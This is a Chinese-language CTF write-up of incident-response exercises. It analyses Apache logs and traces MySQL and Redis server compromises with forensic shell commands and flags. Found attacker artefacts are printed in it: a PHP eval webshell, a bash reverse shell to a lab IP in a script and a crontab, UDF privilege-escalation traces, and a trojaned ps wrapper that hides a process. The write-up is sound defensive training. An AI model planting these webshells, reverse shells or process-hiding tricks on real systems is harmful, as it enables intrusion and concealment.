玄机应急响应-第二章
日志分析-apache日志分析
一,提交当天访问次数最多的IP,即黑客IP:
      1
     29 ::1
   6555 192.168.200.2
      1 192.168.200.211
      5 192.168.200.38
      1 192.168.200.48
$ cat access.log.1|awk -F ' ' '{print $1}'|sort|uniq -c
flag{192.168.200.2}
二,黑客使用的浏览器指纹是什么,提交指纹的md5:
     12 "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/115.0"
   6543 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36"
$ cat access.log.1|grep -w '192.168.200.2'|awk -F '" ' '{print $3}'|uniq -c
flag{2D6330F380F44AC20F3A02EED0958F66}
三,查看index.php页面被访问的次数,提交次数:
27
$ cat access.log.1|grep '/index\.php'|wc -l
flag{27}
四,查看黑客IP访问了多少次,提交次数:
6555
$ cat access.log.1|grep -w '192.168.200.2'|wc -l
flag{6555}
五,查看2023年8月03日8时这一个小时内有多少IP访问,提交次数:
5
$ cat access.log.1|grep '03/Aug/2023:08:'|awk '{print $1}'|sort|uniq|wc -l
flag{5}
日志分析-mysql应急响应
一,黑客第一次写入的shell flag
1       2       <?php @eval($_POST['a']);?>     4
//ccfda79e-7aa1-4275-bc26-a6189eb9a20b
$ cat /var/www/html/sh.php
flag{ccfda79e-7aa1-4275-bc26-a6189eb9a20b}
二,黑客反弹shell的ip flag
bash -i >&/dev/tcp/192.168.100.13/777 0>&1
$ cat /tmp/1.sh
flag{}
三,黑客提权文件的完整路径 md5 flag{md5} 注 /xxx/xxx/xxx/xxx/xxx.xx
hacker利用udf提权,udf提权要具备两个条件 1. 能够连上mysql 2.mysql的secure_file_priv为空,即能够写入文件
root@xuanji:/var/www/html# cat common.php
<?php
$conn=mysqli_connect("localhost","root","334cc35b3c704593","cms","3306");
if(!$conn){
echo "数据库连接失败";
}
$ cat /var/www/html/common.php
获得mysql信息
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| secure_auth      | OFF   |
| secure_file_priv |       |
+------------------+-------+
2 rows in set (0.00 sec)
MariaDB [cms]> show global variables like '%secure%';
+-----------------+------------------------+
| Variable_name   | Value                  |
+-----------------+------------------------+
| plugin_dir      | /usr/lib/mysql/plugin/ |
| plugin_maturity | unknown                |
+-----------------+------------------------+
2 rows in set (0.00 sec)
MariaDB [cms]> show variables like '%plugin%';
确认能够通过udf提权,udf提权会在/usr/lib/mysql/plugin下留下痕迹
1 2 <?php @eval($_POST['a']);?> 4
$ cat /usr/lib/mysql/plugin/udf.so
flag{b1818bde4e310f3d23f1005185b973e7}
四,黑客获取的权限 flag
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.4  52172 16788 ?        Ss   04:17   0:00 /usr/bin/python /usr/bin/supervisord -n
root           8  0.0  0.0  18196  3224 ?        S    04:17   0:00 /bin/bash /usr/bin/mysqld_safe
root           9  0.0  0.1  61396  5400 ?        S    04:17   0:00 /usr/sbin/sshd -D
mysql        363  0.0  1.6 619976 64600 ?        Sl   04:17   0:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=m
root         385  0.0  0.6 313056 24688 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data     387  0.0  0.1 313080  7788 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data     388  0.0  0.1 313080  7788 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data     389  0.0  0.1 313080  7788 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data     390  0.0  0.1 313080  7788 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
www-data     391  0.0  0.1 313080  7788 ?        S    04:17   0:00 /usr/sbin/apache2 -DFOREGROUND
root         393  0.0  0.1  92560  6156 ?        Rs   04:17   0:00 sshd: root@pts/0
root         404  0.0  0.0  18204  3400 pts/0    Ss   04:17   0:00 -bash
root         469  0.0  0.0  15584  2116 pts/0    R+   04:32   0:00 ps aux
$ ps aux
flag{mysql}
日志分析-redis应急响应
一,通过本地 PC SSH到服务器并且分析黑客攻击成功的 IP 为多少,将黑客 IP 作为 FLAG 提交;
     48 192.168.100.13:8888
      2 192.168.100.20:8888
      1 192.168.31.55:8888
$ cat redis.log|grep 'Connecting'|awk -F ' ' '{print $10}'|sort|uniq -c
查看连接成功的ip,逐个排查
419:S 31 Jul 2023 05:34:03.034 * REPLICAOF 192.168.31.55:8888 enabled (user request from 'id=5 addr=192.168.200.2:64319 fd=7 name= age=0 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=47 qbuf-free=32721 obl=0 oll=0 omem=0 events=r cmd=slaveof')
419:S 31 Jul 2023 05:34:03.722 * Connecting to MASTER 192.168.31.55:8888
419:S 31 Jul 2023 05:34:03.722 * MASTER <-> REPLICA sync started
419:S 31 Jul 2023 05:34:33.173 * REPLICAOF 192.168.100.20:8888 enabled (user request from 'id=6 addr=192.168.200.2:64339 fd=7 name= age=0 idle=0 flags=N db=0 sub=0 psub=0 multi=-1 qbuf=48 qbuf-free=32720 obl=0 oll=0 omem=0 events=r cmd=slaveof')
419:S 31 Jul 2023 05:34:33.786 * Connecting to MASTER 192.168.100.20:8888
419:S 31 Jul 2023 05:34:33.786 * MASTER <-> REPLICA sync started
419:S 31 Jul 2023 05:34:33.788 * Non blocking connect for SYNC fired the event.
419:S 31 Jul 2023 05:34:35.192 * Master replied to PING, replication can continue...
--
419:S 31 Jul 2023 05:34:35.197 * MASTER <-> REPLICA sync: Loading DB in memory
419:S 31 Jul 2023 05:34:35.197 # Wrong signature trying to load DB from file
419:S 31 Jul 2023 05:34:35.197 # Failed trying to load the MASTER synchronization DB from disk
419:S 31 Jul 2023 05:34:35.791 * Connecting to MASTER 192.168.100.20:8888
419:S 31 Jul 2023 05:34:35.791 * MASTER <-> REPLICA sync started
419:S 31 Jul 2023 05:34:35.792 * Non blocking connect for SYNC fired the event.
419:S 31 Jul 2023 05:34:37.205 * Module 'system' loaded from ./exp.so
$ cat redis.log|grep -w '192.168.100.20:8888' -C 3
其中存在Master replied to PING, replication can continue...表示主从复制成功
flag{192.168.100.20}
二,通过本地 PC SSH到服务器并且分析黑客第一次上传的恶意文件,将黑客上传的恶意文件里面的 FLAG 提交;
...
419:S 31 Jul 2023 05:34:35.197 * MASTER <-> REPLICA sync: Loading DB in memory
419:S 31 Jul 2023 05:34:35.197 # Wrong signature trying to load DB from file
419:S 31 Jul 2023 05:34:35.197 # Failed trying to load the MASTER synchronization DB from disk
419:S 31 Jul 2023 05:34:35.791 * Connecting to MASTER 192.168.100.20:8888
419:S 31 Jul 2023 05:34:35.791 * MASTER <-> REPLICA sync started
419:S 31 Jul 2023 05:34:35.792 * Non blocking connect for SYNC fired the event.
419:S 31 Jul 2023 05:34:37.205 * Module 'system' loaded from ./exp.so
$ cat redis.log|grep -w '192.168.100.20:8888' -C 3
发现有个exp.so文件被加载
/exp.so
$ find / -name 'exp.so' 2>/dev/null
flag{XJ_78f012d7-42fc-49a8-8a8c-e74c87ea109b}
_flags2
_flags
$ strings /exp.so | grep 'flag'
flag{XJ_78f012d7-42fc-49a8-8a8c-e74c87ea109b}
三,通过本地 PC SSH到服务器并且分析黑客反弹 shell 的IP 为多少,将反弹 shell 的IP 作为 FLAG 提交;
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
*/1 * * * *  /bin/sh -i >& /dev/tcp/192.168.100.13/7777 0>&1
# m h  dom mon dow   command
$ crontab -l
flag{192.168.100.13}
四,通过本地 PC SSH到服务器并且溯源分析黑客的用户名,并且找到黑客使用的工具里的关键字符串(flag{黑客的用户-关键字符串} 注关键字符串 xxx-xxx-xxx)。将用户名和关键字符串作为 FLAG提交
REDIS0009�      redis-ver5.0.1�
�edis-bits�@�ctime�tO�dused-mem�XU
 aof-preamble���xxsshB9

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDDh4OEFvyb4ubM7YPvzG/FfO6jE4PjLdmuCUdGP+aeLeJB5SXYT6zHkU9wlfY/Fo4UuBlhTqBaS6Ih/Wf62KepzrMsTQQYcSG/Xp8lgFzVCCFAk7apzxfRCPNk1pxaGiEF6MPoCmUu1UhC3ta3xyh2c4KZls0hyFN9JZsuD+siT8KVqm856vQ+RaTrZi3ThMa5gbeH+v3ZUcO35ZfMKor/uWXffHT0Yi06dsgIMN3faIiBrd1Lg0B5kOTaDq3fHs8Qs7pvR9C4ZTm2AK/Oct8ULdsnfS2YWtrYyC8rzNip9Wf083ZY1B4bj1UoxD+QwgThh5VP3xgRd9KDSzEYIBabstGh8GU5zDxr0zIuhQM35I0aALvojXl4QaaEnZwpqU3ZkojPG2aNC0QdiBK7eKwA38Gk+V8DEWc/TTkO+wm3aXYdll5sPmoWTAonaln1nmCiTDn4jKb73DxYHfSgNIDpJ6fS5kbWL5UJnElWCrxzaXKHUlqXJj3x81Oz6baFNv8= xj-test-user

�<#5M
cat ~/.ssh/authorized_keys
得到用户名xj-test-user

通过github搜索得到flag
flag{xj-test-user-wow-you-find-flag}
五,通过本地 PC SSH到服务器并且分析黑客篡改的命令,将黑客篡改的命令里面的关键字符串作为 FLAG 提交;
...
-rwxr-xr-x 1 root root    919K Nov 13  2022 grub-fstest
-rwxr-xr-x 1 root root     91K Oct  8  2022 rpcgen
-rwxr-xr-x 1 root root     96K Apr 15  2022 gzip
-rwxr-xr-x 1 root root    980K Nov 13  2022 grub-mkrescue
-rwxr-xr-x 2 root root    2.3K Apr 15  2022 gunzip
-rwxr-xr-x 2 root root    2.3K Apr 15  2022 uncompress
-rwxr-xr-x 2 root root    4.7M Oct 31  2022 python3.7
-rwxr-xr-x 2 root root    4.7M Oct 31  2022 python3.7m
lrwxrwxrwx 1 root root      20 Jul 31  2023 cc -> /etc/alternatives/cc
lrwxrwxrwx 1 root root      21 Jul 31  2023 c89 -> /etc/alternatives/c89
lrwxrwxrwx 1 root root      21 Jul 31  2023 c99 -> /etc/alternatives/c99
lrwxrwxrwx 1 root root      25 Jul 31  2023 aclocal -> /etc/alternatives/aclocal
lrwxrwxrwx 1 root root      26 Jul 31  2023 automake -> /etc/alternatives/automake
-rwxrwxrwx 1 root root     178 Jul 31  2023 ps
-rwxr-xr-x 1 root root     10M Jun 29  2023 ssm-session-logger
-rwxr-xr-x 1 root root    131K Jul 31  2023 ps_
-rwxr-xr-x 1 root root     14M Jun 29  2023 amazon-ssm-agent
-rwxr-xr-x 1 root root     18M Jun 29  2023 ssm-session-worker
-rwxr-xr-x 1 root root     19M Jun 29  2023 ssm-cli
-rwxr-xr-x 1 root root     22M Jun 29  2023 ssm-document-worker
-rwxr-xr-x 1 root root     23M Jun 29  2023 ssm-agent-worker
$ ls -lh /usr/bin|sort -nk 8
发现有ps和ps_
#/bin/bash
oldifs="$IFS"
IFS='\$n'
result=$(ps_ $1 $2 $3|grep -v 'threadd' )
for v in $result;
do
        echo -e "$v\t";
done
IFS="$oldifs"
#//c195i2923381905517d818e313792d196
$ cat ps
flag{c195i2923381905517d818e313792d196}